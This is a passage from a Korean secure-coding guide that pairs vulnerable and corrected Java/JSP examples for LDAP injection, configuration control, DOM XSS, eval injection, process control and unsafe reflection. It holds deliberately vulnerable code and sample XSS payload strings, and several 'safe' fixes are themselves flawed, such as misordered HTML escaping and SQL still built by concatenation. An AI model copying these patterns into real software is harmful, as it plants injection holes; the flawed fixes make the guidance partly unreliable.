6:  SELECT * FROM items WHERE owner = #userName# AND itemname = '#itemName#'

7:  </select>
8:  ...
9:  </sqlMap>
```

라. 참고 문헌

[1] CWE-89 Improper Neutralization of Special Elements used in an SQL Command(SQL Injection), http://cwe.mitre.org/data/definitions/89.html

[2] 2010 OWASP Top 10 - A1 Injection https://www.owasp.org/index.php/Top_10_2010-A1

[3] 2011 SANS Top 25 - RANK 1 (CWE-89), http://cwe.mitre.org/top25/

18. LDAP 처리(LDAP Manipulation)

가. 정의

LDAP 질의문이나 결과로 외부 입력이 부분적으로 적절한 처리없이 사용되면 LDAP 질의문이 실행될 때 공격자는 LDAP 질의문의 내용을 마음대로 변경할 수 있다. 특히 여기서는 LDAP 질의문 자체에 외부 입력이 영향을 주는 경우를 말한다.

나. 안전한 코딩기법

- 외부 입력에 대한 적절한 유효성 검증 후 사용해야 하며, LDAP 사용시 질의문을 제한하여 허용된 레코드만을 접근하도록 하는 접근 제어 기능을 사용해야 한다.

다. 예제

다음의 예제는 외부의 입력(**name**)이 검색을 위한 base 문자열의 생성에 사용되고 있다. 이 경우 임의의 루트 디렉터리를 지정하여 정보에 접근할 수 있으며, 적절한 접근제어가 동반되지 않을 경우 정보 노출이 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:      try
3:      {
4:              ……
5:              // 외부로 부터 입력을 받는다.
6:              String name = props.getProperty("ldap.properties");
7:              // 입력값에 대한 BasicAttribute를 생성한다.
8:              BasicAttribute attr = new BasicAttribute("name", name);
9:              // 외부 입력값이 LDAP search의 인자로 사용이 된다.
10:             NamingEnumeration answer =
11:                     ctx.search("ou=NewHires", attr.getID(), new SearchControls());
12:             printSearchEnumeration(answer);
13:             ctx.close();
14:     }
15:     catch (NamingException e) {     ……      }
16: }
17:
18:  public void printSearchEnumeration(NamingEnumeration value)
19:  {
20:     try
21:     {
22:             while (value.hasMore())
23:             {
24:                     SearchResult    sr = (SearchResult) value.next();
25:                     System.out.println(">>>"    + sr.getName() + "\n" + sr.getAttributes());
26:             }
```

```
27:     }
28:     catch (NamingException e) {     ……     }
29:   ……
```

외부 입력에 대한 적절한 유효성 검증 후 사용해야 하며, LDAP 사용시 질의문을 제한하여 허용된 레코드만을 접근하도록 하는 접근 제어 기능을 사용해야 한다.

■ 안전한 코드의 예 - JAVA

```
1:   ……
2:     try
3:     {
4:           ……
5:           // 외부로 부터 입력값을 받는다.
6:           String name = props.getProperty("name");
7:           // 입력값에 대한 검사를 한다.
8:           if (name == null || "".equals(name)) return;
9:           String filter = "(name =" + name.replaceAll("\\*", "") + ")";
10:
11:          // 검증된 입력값을 LDAP search 인자로 사용한다.
12:          NamingEnumeration answer =
13:                ctx.search("ou=NewHires", filter, new SearchControls());
14:          printSearchEnumeration(answer);
15:          ctx.close();
16:    }
17:    catch (NamingException e) {     ……     }
18:  }
19:
20:  public void printSearchEnumeration(NamingEnumeration value)
21:  {
22:    try
23:    {
24:          while (value.hasMore())
25:          {
26:                SearchResult sr = (SearchResult) value.next();
27:                System.out.println(">>>" + sr.getName() + "\n" + sr.getAttributes());
28:          }
29:    }
30:    catch (NamingException e) {     ……     }
31:  ……
```

라. 참고 문헌

[1] CWE-639 Authorization Bypass Through User-Controlled Key
http://cwe.mitre.org/data/definitions/639.html

[2] CWE-90 Improper Neutralization of Special Elements used in an LDAP Query(LDAP Injection), http://cwe.mitre.org/data/definitions/90.html

[3] CWE-116 Improper Encoding or Escaping of Output,
http://cwe.mitre.org/data/definitions/116.html

[4] 2010 OWASP Top 10 - A4 Insecure Direct Object Reference
https://www.owasp.org/index.php/Top_10_2010-A4

19. 시스템 또는 구성 설정의 외부 제어(External Control of System or Configuration Setting)

가. 정의

시스템 설정이나 구성요소를 외부에서 제어할 수 있으면 예상치 못한 결과(예: 서비스 중단)를 초래하거나 악용될 가능성이 있다.

나. 안전한 코딩기법

- 외부의 입력을 Connection.setCatalog() 메소드의 인자값을 생성하는데 사용하지 않도록 한다. 불가피하게 사용해야 한다면, 외부의 입력을 화이트 리스트 방식으로 검사한 후 사용한다.

다. 예제

외부의 입력(**catalog**)이 JDBC의 활성화된 카탈로그를 설정하는데 사용되고 있다. 이때 존재하지 않는 카탈로그나 권한이 없는 카탈로그 이름이 전달되면 예외상황을 발생할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void setCatalog()
3:  {
4:          try
5:          {
6:              InitialContext ctx = new InitialContext();
7:              DataSource datasource = (DataSource) ctx.lookup("jdbc:ocl:orcl");
8:              Connection con = datasource.getConnection();
9:              Properties props = new Properties();
10:             String fileName = "file.properties";
11:             FileInputStream in = new FileInputStream(fileName);
12:             props.load(in);
13:
14:             // catalog정보는 외부로부터 유입되는 정보
15:             String catalog = props.getProperty("catalog");
16:             // catalog정보를 DB Connection을 위해서 해당 값을 체크하지 않고, DB 카탈
                    로그 정보에 지정함
17:             con.setCatalog(catalog);
18:             con.close();
19:         }
20:         catch (SQLException ex)
21:         {
22:             System.err.println("SQLException Occured");
23:         }
24:         catch (NamingException e)
25:         {
26:             System.err.println("NamingException Occured");
```

```
27:             }
28:             catch (FileNotFoundException e)
29:             {
30:               System.err.println("FileNotFoundException Occured");
31:             }
32:             catch (IOException e)
33:             {
34:               System.err.println("IOException Occured");
35:             }
36:         }
37:     ……
```

외부의 입력값에 따라 카탈로그 이름이 바뀌어야 할 경우에는 해당 문자열을 직접 사용하지 말고, 미리 정의된 적절한 카탈로그 이름 중에 선택하여 사용한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void setCatalog()
3:  {
4:      try
5:      {
6:          // caltalog 값으로 c1과 c2를 사용할 경우
7:          InitialContext ctx = new InitialContext();
8:          DataSource datasource = (DataSource) ctx.lookup("jdbc:ocl:orcl");
9:          Connection con = datasource.getConnection();
10:
11:          Properties props = new Properties();
12:         String fileName= "file.properties";
13:         String catalog;
14:
15:         FileInputStream in = new FileInputStream(fileName);
16:         if (in != null && in.available() > 0)
17:         {
18:             props.load(in);
19:
20:             if (props == null || props.isEmpty()) catalog = "c1";
21:             else
22:                 catalog = props.getProperty("catalog");
23:         }
24:         else
25:                 catalog = "c1";
26:
27:          // 외부 유입 변수(catalog)에 대해서 값을 반드시 체크하고 걸러야 한다.
28:          if ("c1".equals(catalog))
29:                 con.setCatalog("c1");
```

```
30:             else
31:                     con.setCatalog("c2");
32:             con.close();
33:         }
34:         catch (SQLException ex)
35:         {
36:             System.err.println("SQLException Occured");
37:         }
38:         catch (NamingException e)
39:         {
40:             System.err.println("NamingException Occured");
41:         }
42:         catch (FileNotFoundException e)
43:         {
44:             System.err.println("FileNotFoundException Occured");
45:         }
46:         catch (IOException e)
47:         {
48:             System.err.println("IOException Occured");
49:         }
50:     }
```

다음의 예제는 FTP 서비스의 포트 번호에 대한 설정을 제어하고 있다. 포트 번호를 외부에서 받아서 설정하도록 되어 있는데, 이 포트 번호가 만약 기존에 사용되고 있는 포트 번호라면 최소한 FTP 서비스나 기존 서비스 중 하나는 오동작하게 된다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:    private final String COMMAND_PARAM  = "command";
4:
5:    // Command 관련 정의
6:    private final String CHANGE_FTP_PORT = "change_service_port";
7:    ...
8:    private final String PORT_PARM  = "port";
9:
10:   protected void doPost(HttpServletRequest request,
11:   HttpServletResponse response) throws ServletException, IOException
12:   {
13:     String command = request.getParameter(COMMAND_PARAM);
14:     ...
15:     if (command.equals(CHANGE_FTP_PORT))
16:     {
17:       ...
18:       String servicePort = request.getParameter(PORT_PARM);
```

```
19:             ...
20:             servicemanage.changeSerivcePort(FTP_SERVICE, servicePort);
21:         }
22:         ...
23:     }
24:     ...
25: }
```

다음의 예제에서는 FTP 서비스의 포트 번호를 외부에서 입력 받은 값이 아니라, 프로그램에서 미리 설정한 값을 사용하게 하였다. 미리 설정한 값만을 사용함으로써, 기존에 사용되는 포트 번호로 FTP 서비스의 포트 번호가 변경되는 것을 막을 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  public class Service extends HttpServlet
2:  {
3:      private final String COMMAND_PARAM   = "command";
4:
5:      // Command 관련 정의
6:      private final String CHANGE_FTP_PORT = "change_service_port";
7:      ...
8:      private final String PORT_INDEX_PARM   = "port_index";
9:
10:     private final int DEFAULT_FTP_PORT   = 21;
11:     private final int ALTERNATIVE_FTP_PORT   = 2121;
12:
13:     protected void doPost(HttpServletRequest request,
14:     HttpServletResponse response) throws ServletException, IOException
15:     {
16:         String command = request.getParameter(COMMAND_PARAM);
17:         ...
18:         if (command.equals(CHANGE_FTP_PORT))
19:         {
20:             ...
21:             String servicePortIndex = request.getParameter(PORT_INDEX_PARM);
22:             ...
23:             if(servicePortIndex == DEFAULT)
24:             {
25:                 servicemanage.changeSerivcePort(FTP_SERVICE, DEFAULT_FTP_PORT);
26:             }
27:             else if(servicePortIndex == ALTERNATIVE)
28:             {
29:                 servicemanage.changeSerivcePort(FTP_SERVICE, ALTERNATIVE_FTP_PORT);
30:             }
31:         }
32:         ...
```

```
33:     }
34:     ...
35: }
```

라. 참고 문헌

[1] CWE-15 External Control of System or Configuration Setting, http://cwe.mitre.org/data/definitions/15.html

20. 크로스 사이트 스크립트 공격 취약점: DOM(Improper Neutralization of Script-Related HTML Tags in a Web Page , DOM)

가. 정의

외부에서 입력되는 스크립트 문자열이 웹페이지 생성에 사용되면 생성된 웹페이지를 열람하는 사용자에게 피해를 입힐 수 있다.

나. 안전한 코딩기법

- JSP의 document.write() 메소드와 같이 JSP의 DOM 객체 출력을 수행하는 메소드의 인자값으로 외부의 입력을 사용할 경우 위험한 문자를 제거하는 과정이 수행되어야 한다.
- 보안성이 검증되어 있는 API를 사용하여 위험한 문자열을 제거하여야 한다.

다. 예제

request.getParameter()에서 전달된 외부의 입력(**name**)이 **document.write()**의 인자값 생성에 그대로 사용되었다.

■ 안전하지 않은 코드의 예 - HTML

```
1:  ……
2:  <%
3:  // 외부로 부터 입력을 받는다.
4:  String name = request.getParameter("name");
5:  %>
6:  <SCRIPT language="javascript">
7:  // 외부의 입력을 그대로 출력한다.
8:  document.write("name:" + <%=name%> );
```

외부의 입력(**name**)으로부터 **<**와 **>**같이 HTML에서 스크립트 생성에 사용되는 모든 문자열을 **< > & "** 와 같은 형태로 변경한다.

■ 안전한 코드의 예 - HTML

```
1:  ……
2:  <%
3:     // 외부의 입력을 받는다.
4:     String name = request.getParameter("name");
5:     // 입력값에 대한 유효성 검사를 한다.
6:     if ( name != null ) {
7:           name = name.replaceAll("<","&lt;");
8:           name = name.replaceAll(">","&gt");
9:           name = name.replaceAll("&","&amp;");
10:          name = name.replaceAll("\"","&quot;");
11:          name = name.replaceAll("\'","&#x27;");
12:          name = name.replaceAll("/","&#x2F;");
13:    } else {     return;     }
```

```
14:  %>
15:  <SCRIPT language="javascript">
16:  // 입력값이 출력된다.
17:  document.write("name:" + <%=name%> );
```

request.getParameter()에서 전달된 외부의 입력(**eid**)이 DB로 넘어가는 쿼리문의 인자값 생성에 그대로 사용되었다. 따라서 **eid**에 sql injection공격구문을 전달하는 경우 위험에 노출될 가능성이 있다.

■ 안전하지 않은 코드의 예 - HTML

```
1:  <%@ page language="java" contentType="text/html; charset=EUC-KR" pageEncoding="EUC-KR"%>
2:  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
3:  <html>
4:  <head>
5:  <meta http-equiv="Content-Type" content="text/html; charset=EUC-KR">
6:  <title>Insert title here</title>
7:  </head>
8:  <body>
9:    <% String eid = request.getParameter("eid"); %>
10:     ...
11:   Employee ID: <%= eid %>
12:
13:   ...
14:   <%
15:     ...
16:     Statement stmt = conn.createStatement();
17:     ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
18:     if (rs != null)
19:   {
20:       rs.next();
21:       String name = rs.getString("name");
22:   }
23:   %>
24:
25:   <script type="text/javascript">
26:     document.write("Employee Name: " + <%= name %>);
27:   </script>
28: </body>
29: </html>
```

다음의 예제는 owasp에서 제공하는 esapi함수 중 **ESAPI.encoder().encodeForHTML**

Attribute를 이용하여 외부에서 입력받은 인자값(**name**)을 검증한 후 사용하고 있다.

■ 안전한 코드의 예 - HTML

```
1:  <%@ page language="java" contentType="text/html; charset=EUC-KR" pageEncod-
    ing="EUC-KR"%>
2:  <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
3:  <html>
4:  <head>
5:  <meta http-equiv="Content-Type" content="text/html; charset=EUC-KR">
6:  <title>Insert title here</title>
7:  </head>
8:  <body>
9:    <%
10:     String eid = request.getParameter("eid");
11:     String safeEID  = ESAPI.encoder().encodeForHTMLAttribute(name);
12:   %>
13:     ...
14:     Employee ID: <%= safeEID %>
15:     ...
16:      <%
17:      ...
18:      Statement stmt = conn.createStatement();
19:      ResultSet rs = stmt.executeQuery("select * from emp where id="+safeEID);
20:      if (rs != null)
21:      {
22:        rs.next();
23:        String name = rs.getString("name");
24:      }
25:     %>
26:     <script type="text/javascript">
27:       document.write("Employee Name: " + <%= name %>);
28:     </script>
29: </body>
30: </html>
```

다음의 예제는 http://josephoconnell.com/java/xss-html-filter/에서 제공하는 XSS Filter를 이용한 입력값 필터링 예제이다. 제공되는 코드를 이용하여 주어진 사이트의 상황에 맞는 코드로 변형시켜 사용할 수 있다. 다음의 예제에서는 **HTMLInputFilter().filter** 메소드를 이용해 문자열을 필터링하고 있다.

■ 안전한 코드의 예 - HTML

```
14: import javax.servlet.http.HttpServletRequest;
15: import javax.servlet.http.HttpServletRequestWrapper;
16: import com.josephoconnell.html.HTMLInputFilter;
```

```
17:
18:   public class RequestWrapper extends HttpServletRequestWrapper
19:   {
20:         ...
21:         private String filter(String input)
22:         {
23:               String clean = new HTMLInputFilter().filter(input);
24:               return clean;
25:         }
26:   }
```

라. 참고 문헌

[1] CWE-79 Improper Neutralization of Input During Web Page Generation(Cross-site Scripting), http://cwe.mitre.org/data/definitions/79.html

[2] CWE-80 Improper Neutralization of Script-Related HTML Tags in a Web Page(Basic XSS), http://cwe.mitre.org/data/definitions/80.html

[3] 2010 OWASP Top 10 - A2 Cross Site Scripting(XSS) https://www.owasp.org/index.php/Top_10_2010-A2

[4] 2011 SANS Top 25 - RANK 4 (CWE-79), http://cwe.mitre.org/top25/

21. 동적으로 생성되어 수행되는 명령어 삽입(Improper Neutralization of Directives in Dynamically Evaluated Code, Eval Injection)

가. 정의

신뢰할 수 없는 외부입력이 적절한 검사과정을 거치지 않고 동적으로 수행되는 스크립트 또는 프로그램 명령어 문자열의 생성에 사용될 경우 의도했던 형태의 입력만 사용되도록 적절히 필터링해야 한다. 그렇지 않으면, 외부의 입력이 명령어로 사용되어 공격자는 원하는 임의의 작업을 수행할 수 있다.

나. 안전한 코딩기법

- 외부의 입력이 eval() 함수의 인자로 사용될 경우 외부에서 입력되는 JavaScript가 수행되지 않도록 위험문자를 제거해야 한다.
- ESAPI for Javascript 등의 보안성 있는 API를 사용하여 외부에서 입력되는 값을 검증한 후 사용한다.

다. 예제

외부 입력(**evalParam**)을 **eval()** 함수의 인자로 사용하고 있다. 만약 외부 입력에 java-script로 된 코드가 있다면 이 코드가 **eval()**에 의해서 수행이 된다.

■ 안전하지 않은 코드의 예 - HTML

```
1:  <%@page import="org.owasp.esapi.*"%>
2:  <%@page contentType="text/html" pageEncoding="UTF-8"%>
3:  <html>
4:      <head>
5:          <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
6:      </head>
7:  <body>
8:      <h1>Eval 취약점 샘플</h1>
9:      <%
10:         String evalParam = request.getparameter("eval");
11:         ……
12:     %>
13:     <script>
14:         eval(<%=evalParam%>);
15:     </script>
16: </body>
17: </html>
```

다음 예제와 같이 스크립트를 작성하는데 필요한 문자들(예: <, >, &, \ 등등)을 변경함으로써 외부 입력 코드의 수행을 방지할 수 있다.

■ 안전한 코드의 예 - HTML

```
1:  <%@page import="org.owasp.esapi.*"%>
2:  <%@page contentType="text/html" pageEncoding="UTF-8"%>
3:  <html>
4:      <head>
5:          <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
6:      </head>
7:  <body>
8:      <h1>Eval 취약점 샘플</h1>
9:      <%
10:     // 외부의 입력값을 받는다.
11:     String evalParam = request.getparameter("eval");
12:     // 입력값에 대한 유효성을 체크한다.
13:     if ( evalParam != null ) {
14:         evalParam = evalParam.replaceAll("<","&lt;");
15:         evalParam = evalParam.replaceAll(">","&gt;");
16:         evalParam = evalParam.replaceAll("&","&amp;");
17:         evalParam = evalParam.replaceAll("(","&#40;");
18:         evalParam = evalParam.replaceAll(")","&#41;");
19:         evalParam = evalParam.replaceAll("\"","&quot;");
20:         evalParam = evalParam.replaceAll("\'","&apos;");
21:     }
22:     ……
23:     %>
24:     <script>
25:         eval(<%=evalParam%>);
18:     </script>
19: </body>
20: </html>
```

다음 예제에서는 외부로부터 입력받은 검증되지 않은 입력값 **vulstr1, vulstr2, vulstr3**를 검증없이 페이지에 사용하고 있다.

■ 안전하지 않은 코드의 예 - HTML

```
1:  <%@page import="org.owasp.esapi.*"%>
2:
3:  <%@page contentType="text/html" pageEncoding="UTF-8"%>
4:  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
5:
6:  <html>
7:  <head>
8:  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
9:  <title>ESAPI XSS Protection Bypass</title>
```

```
10:  </head>
11:  <body>
12:  <h1>ESAPI XSS Protection Bypass</h1>
13:  <p id="tb1"/><br>
14:  <p id="tb2"/>
15:  <script>
16:  //외부 입력으로 받은 위험한 스트링값
17:  <%
18:  String vulstr1 = "-1';alert(0);";
19:  String vulstr2 = "<img src=x onerror=alert(1)>";
20:  String vulstr3 = "0,x setter=alert,x=2";
21:  %>
22:
23:  // esapi 함수로 필터링
24:  var a='<%= vulstr1 %>';
25:  alert(a);
26:
27:  // esapi 함수로 필터링
28:  document.write("<%= vulstr2 %>");
29:  // esapi 함수로 필터링
30:  eval("u=<%= vulstr3 %>");
31:  </script>
32:  </body>
33:  </html>
```

다음의 예제와 같이 ESAPI.encoder().encodeForJavaScript() 를 통해 입력값을 검증한 후 사용하면 외부의 입력값에 포함된 스크립트 실행을 방지할 수 있다.

■ 안전한 코드의 예 - HTML

```
1:  <%@page import="org.owasp.esapi.*"%>
2:
3:  <%@page contentType="text/html" pageEncoding="UTF-8"%>
4:  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
5:
6:  <html>
7:  <head>
8:  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
9:  <title>ESAPI XSS Protection Bypass</title>
10:  </head>
11:  <body>
12:  <h1>ESAPI XSS Protection Bypass</h1>
13:  <p id="tb1"/><br>
14:  <p id="tb2"/>
15:  <script>
```

```
16:  //외부 입력으로 받은 위험한 스트링값
17:  <%
18:  String vulstr1 = "-1';alert(0);";
19:  String vulstr2 = "<img src=x onerror=alert(1)>";
20:  String vulstr3 = "0,x setter=alert,x=2";
21:  %>
22:
23:  // esapi 함수로 필터링
24:  var a='<%= ESAPI.encoder().encodeForJavaScript(vulstr1) %>';
25:  alert(a);
26:
27:  // esapi 함수로 필터링
28:  document.write("<%= ESAPI.encoder().encodeForJavaScript(vulstr2) %>");
29:  // esapi 함수로 필터링
30:  eval("u=<%= ESAPI.encoder().encodeForJavaScript(vulstr3) %>");
31:  </script>
32:  </body>
33:  </html>
```

라. 참고 문헌

[1] CWE-95 Improper Neutralization of Directives in Dynamically Evaluated Code(Eval Injection), http://cwe.mitre.org/data/definitions/95.html

22. 프로세스 제어(Process Control)

가. 정의

신뢰되지 않은 소스나 신뢰되지 않은 환경으로부터 라이브러리를 적재하거나 명령을 실행하면, 악의적인 코드가 실행될 수 있다.

나. 안전한 코딩기법

- 프로그램 내에서 라이브러리를 적재할 때 절대경로를 사용한다.

다. 예제

다음의 예제는 라이브러리를 지정할 때 절대 경로를 사용하지 않고 있어서 공격자가 환경변수를 조작하면 다른 라이브러리가 적재될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void loadLibrary() throws SecurityException, UnsatisfiedLinkError, NullPointerException
    {
3:      // 외부 라이브러리를 호출 시 절대 경로가 들어 있지 않다.
4:      Runtime.getRuntime().loadLibrary("libraryName");
5:  }
6:  ……
```

절대 경로를 지정하면 환경 변수에 의하여 라이브러리가 변경되는 것을 방지할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void loadLibrary() throws SecurityException, UnsatisfiedLinkError, NullPointerException
    {
3:      // 외부 라이브러리 호출 시 절대 경로를 지정한다.
4:      Runtime.getRuntime().loadLibrary("/usr/lib/libraryName");
5:  }
6:  ……
```

다음의 예제는 라이브러리명을 지정할 때 별다른 처리없이 바로 라이브러리 명을 가지고 적재하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
```

```
7:  import java.util.Hashtable;
8:  import java.util.regex.Matcher;
9:  import java.util.regex.Pattern;
10:
11: import javax.servlet.ServletException;
12: import javax.servlet.http.Cookie;
13: import javax.servlet.http.HttpServlet;
14: import javax.servlet.http.HttpServletRequest;
15: import javax.servlet.http.HttpServletResponse;
16:
17: public class DocService extends HttpServlet
18: {
19:   private final String UPLOAD_library_COMMAND      = "upload_library";
20:   private final String library_NAME_PARAM          = "library_name";
21:   private final String CONVERT_OPERATION_PARAM     = "convert_operation";
22:   ...
23:
24:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
25:   {
26:     String command = request.getParameter("command");
27:     ...
28:
29:
30:     if (command.equals(UPLOAD_library_COMMAND))
31:     {
32:
33:       String libraryName   = request.getParameter(library_NAME_PARAM);
34:       String additionalOperation = request.getParameter(CONVERT_OPERATION_PARAM);
35:
36:       // upload 한다.
37:
38:       if(additionalOperation != null)
39:       {
40:         String [] arguments  = new String [1];
41:         arguments[0]  = libraryName;
42:
43:         Runtime.getRuntime().exec(additionalOperation, arguments, null);
44:         ...
45:       }
46:       ...
47:     }
48:     ...
49:   }
50:   ...
51: }
```

해시테이블을 이용해 정해진 이름의 라이브러리만이 정해진 절대경로를 통해 로딩 가능하게 설계되어 있다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.Hashtable;
8:  import java.util.regex.Matcher;
9:  import java.util.regex.Pattern;
10:
11: import javax.servlet.ServletException;
12: import javax.servlet.http.Cookie;
13: import javax.servlet.http.HttpServlet;
14: import javax.servlet.http.HttpServletRequest;
15: import javax.servlet.http.HttpServletResponse;
16:
17: public class DocService extends HttpServlet
18: {
19:   private final String UPLOAD_library_COMMAND  = "upload_library";
20:   private final String library_NAME_PARAM      = "library_name";
21:   private final String CONVERT_OPERATION_PARAM = "convert_operation";
22:
23:   private Hashtable<String, String> additionalOperations;
24:
25:   public DocService()
26:   {
27:     additionalOperations  = new Hashtable<String, String>();
28:     additionalOperations.put("Doc", "/LIBRARY/DOC.LIB");
29:     additionalOperations.put("UTF", "/LIBRARY/UTF.LIB");
30:     ...
31:   }
32:   ...
33:   protected void doPost(HttpServletRequest request,HttpServletResponse response) throws
      ServletException, IOException
34:   {
35:     String command = request.getParameter("command");
36:     ...
37:
38:     // 글을 써서 올리는 요청 처리
39:     if (command.equals(UPLOAD_library_COMMAND))
40:     {
```

```
41:         String libraryName   = request.getParameter(library_NAME_PARAM);
42:         String additionalOperation = request.getParameter(CONVERT_OPERATION_PARAM);
43:
44:         // upload 한다.
45:
46:         if(additionalOperation != null)
47:         {
48:           // 문서 format이 html이 아닐 경우, html로 변환을 수행
49:           ...
50:           String [] arguments   = new String [1];
51:           arguments[0]   = libraryName;
52:
53:           Runtime.getRuntime().exec(additionalOperations.get(additionalOperation),      argu-
    ments, null);
54:           ...
55:         }
56:         ...
57:       }
58:       ...
59:     }
60:     ...
61: }
```

라. 참고 문헌

[1] CWE-114 Process Control, http://cwe.mitre.org/data/definitions/114.html

23. 안전하지 않은 리플렉션(Use of Externally-Controlled Input to Select Classes or Code, Unsafe Reflection)

가. 정의

동적 클래스 적재(loading)에 외부의 검증되지 않은 입력을 사용할 경우, 공격자가 외부 입력을 변조하여 의도하지 않은 클래스가 적재되도록 할 수 있다.

나. 안전한 코딩기법

- 외부의 입력을 직접 클래스 이름으로 사용하지 말고, 외부의 입력에 따라 미리 정한 후보(white list) 중에서 적절한 클래스 이름을 선택하도록 한다.

다. 예제

다음의 예제는 외부입력(**type**)을 클래스 이름의 일부로 사용하여 객체를 생성하고 있다. 이 경우 공격자가 외부입력을 변조하여 부적절한 다른 클래스가 적재되도록 할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void workType()
3:  {
4:     Properties props = new Properties();
5:      ....
6:      if ( in !=null && in.available() > 0 )
7:      {
8:         props.load(in);
9:         if ( props == null || props.isEmpty() )
10:           return ;
11:     }
12:     String type = props.getProperty("type");
13:     Worker w;
14:
15:     // 외부에서 입력된 type값의 유효성을 검증하지 않고 있다.
16:     try
17:    {
18:           Class workClass = Class.forName(type + "Worker");
19:           w = (Worker) workClass.newInstance();
20:           w.doAction();
21:     }
22:    catch (ClassNotFoundException e) {     ……      }
23:  ……
24:  }
25:
26:  abstract class Worker
27:  {
28:     String work = "";
```

```
29:     public abstract void doAction();
30: }
```

외부의 입력(**type**)에 따라, 미리 정한 후보(white list) 중에서 적절한 클래스 이름이 설정되도록 함으로써, 외부의 악의적인 입력에 의하여 부적절한 클래스가 사용되는 위험성을 제거할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void workType()
3:  {
4:     Properties props = new Properties();
5:      ....
6:      if ( in !=null && in.available() > 0 )
7:      {
8:         props.load(in);
9:         if ( props == null || props.isEmpty() )
10:           return ;
11:     }
12:     String type = props.getProperty("type");
13:     Worker w;
14:
15:     // 외부 입력되는 값에 대해 유효성을 검증하여야한다.
16:     if (type == null || "".equals(type)) return;
17:     if (type.equals("Slow"))
18:     {
19:           w = new SlowWorker();
20:           w.doAction();
21:     }
22:     else if (type.equals("Hard"))
23:     {
24:           w = new HardWorker();
25:           w.doAction();
26:     }
27:     else
28:     {
29:           System.err.printf("No propper class name!");
30:     }
31: ……
32: }
33:
34: abstract class Worker
35: {
36:     String work = "";
```

```
37:     public abstract void doAction();
38: }
```

다음의 예제는 외부입력(**converterParam**)중에서 이름을 그대로 클래스 이름의 일부로 사용하여 객체를 생성하고 있다. 이 경우 공격자가 외부 입력을 변조하여 부적절한 다른 클래스가 적재되도록 할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.Hashtable;
8:  import java.util.regex.Matcher;
9:  import java.util.regex.Pattern;
10:
11: import javax.servlet.ServletException;
12: import javax.servlet.http.Cookie;
13: import javax.servlet.http.HttpServlet;
14: import javax.servlet.http.HttpServletRequest;
15: import javax.servlet.http.HttpServletResponse;
16:
17: public class DocService extends HttpServlet
18: {
19:   private final String UPLOAD_DOCUMENT_COMMAND    = "upload_document";
20:   private final String DOCUMENT_NAME_PARAM        = "document_name";
21:   private final String CONVERTER_PARAM    = "convert_operation";
22:   ...
23:
24:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
25:   {
26:     String command = request.getParameter("command");
27:     ...
28:     // 글을 써서 올리는 요청 처리
29:     if (command.equals(UPLOAD_DOCUMENT_COMMAND))
30:     {
31:       String documentName  = request.getParameter(DOCUMENT_NAME_PARAM);
32:       String converterParam  = request.getParameter(CONVERTER_PARAM);
33:
34:       // upload 한다.
35:       if(converterParam != null)
36:       {
```

```
37:             // 문서 format이 html이 아닐 경우, html로 변환을 수행
38:             ...
39:             try
40:             {
41:                Class converterClass  = Class.forName(converterParam);
42:                Converter converter  = (Converter)converterClass.newInstance();
43:                String htmlContents  = converter.convertToHtml(documentName);
44:                ...
45:             }
46:             ...
47:          }
48:          ...
49:       }
50:       ...
51:    }
52:    ...
53: }
```

외부입력(**converterParam**)을 해시테이블에 미리 정한 후보(white list)로 입력해놓으면 적절한 클래스 이름이 설정되어서, 외부의 악의적인 입력에 의한 부적절한 클래스가 사용되는 위험성을 제거할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.Hashtable;
8:  import java.util.regex.Matcher;
9:  import java.util.regex.Pattern;
10:
11: import javax.servlet.ServletException;
12: import javax.servlet.http.Cookie;
13: import javax.servlet.http.HttpServlet;
14: import javax.servlet.http.HttpServletRequest;
15: import javax.servlet.http.HttpServletResponse;
16:
17: public class DocService extends HttpServlet
18: {
19:    private final String UPLOAD_DOCUMENT_COMMAND      = "upload_document";
20:    private final String DOCUMENT_NAME_PARAM        = "document_name";
21:    private final String CONVERTER_PARAM     = "convert_operation";
22:
```

```
23:    private Hashtable<String, String> converterClasses;
24:
25:    public DocService()
26:    {
27:      converterClasses  = new Hashtable<String, String>();
28:      converterClasses.put("DocToHtml", "DocToHtmlConverter");
